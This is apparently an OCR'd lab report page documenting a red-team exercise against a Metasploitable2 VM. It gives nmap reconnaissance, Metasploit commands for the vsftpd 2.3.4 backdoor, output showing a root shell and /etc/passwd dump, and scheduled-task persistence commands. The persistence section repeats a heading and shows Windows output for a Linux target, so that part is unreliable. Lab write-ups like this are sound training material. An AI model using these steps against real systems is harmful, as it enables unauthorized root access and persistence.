


Figure 10.2 shows trello Done tab

My workspace / Red Team Exploit Documentation: vsftpd 2.3.4 Backdoor

HackMD

0

Metasploitable2 FTP Expl...
Attack Flow
Observations

Expand all
Back to top
Go to bottom

Metasploitable2 FTP Exploit Documentation

Exploit: `vsftpd_234_backdoor`
Target: Metasploitable2 FTP service (192.168.1.38)
Attacker: Kali Linux

Attack Flow

1. **Reconnaissance**
   - Tool: Nmap
   - Command: `nmap -sV 192.168.1.38`
   - Purpose: Identify open ports and running services

2. **Exploit**
   - Tool: Metasploit Framework
   - Module: `exploit/unix/ftp/vsftpd_234_backdoor`
   - Command:

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.1.38
run
```


   - Description: Exploits a backdoor in vsftpd 2.3.4 to gain remote shell access

```
[*] Using exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.38
RHOSTS => 192.168.1.38
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.38:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.38:21 - USER: 331 Please specify the password.
[+] 192.168.1.38:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.38:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.49:42407 -> 192.168.1.38:6200) at 2025-08-13 13:53:44 -0400

whoami
root
cd etc
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
```

3. **Payload**

- Type: Reverse shell (`cmd/unix/reverse_bash`)
- Purpose: Establish command and control from Kali to Metasploitable2



4. **Post-Exploitation**

- Actions: Enumerate system information, check users, and simulate **persistence**

5. **Persistence**

- Example: Add a harmless scheduled task or cron job to demonstrate continued

5. **Persistence**

- Example: Add a harmless scheduled task or cron job to demonstrate continued access

```
C:\Windows\System32>echo Hello > C:\test.txt

C:\Windows\System32>schtasks /create /sc minute /mo 5 /tn "TestTask" /tr "C:\test_script.bat"
SUCCESS: The scheduled task "TestTask" has successfully been created.

C:\Windows\System32>schtasks /query /tn "TestTask"

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
TestTask                                 8/13/2025 11:40:00 PM  Ready

C:\Windows\System32>schtasks /query /tn "TestTask"

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
TestTask                                 8/13/2025 11:50:00 PM  Ready

C:\Windows\System32>
```

Observations

- Successfully gained shell access to Metasploitable2
- Documented user accounts and system configuration
- Red Team terms used: **Exploit, Payload, Persistence, Reconnaissance, Post-Exploitation**

Figure 10.3 shows HackMD documentation




Figure 10.4 shows Draw.io flowchart for red team operations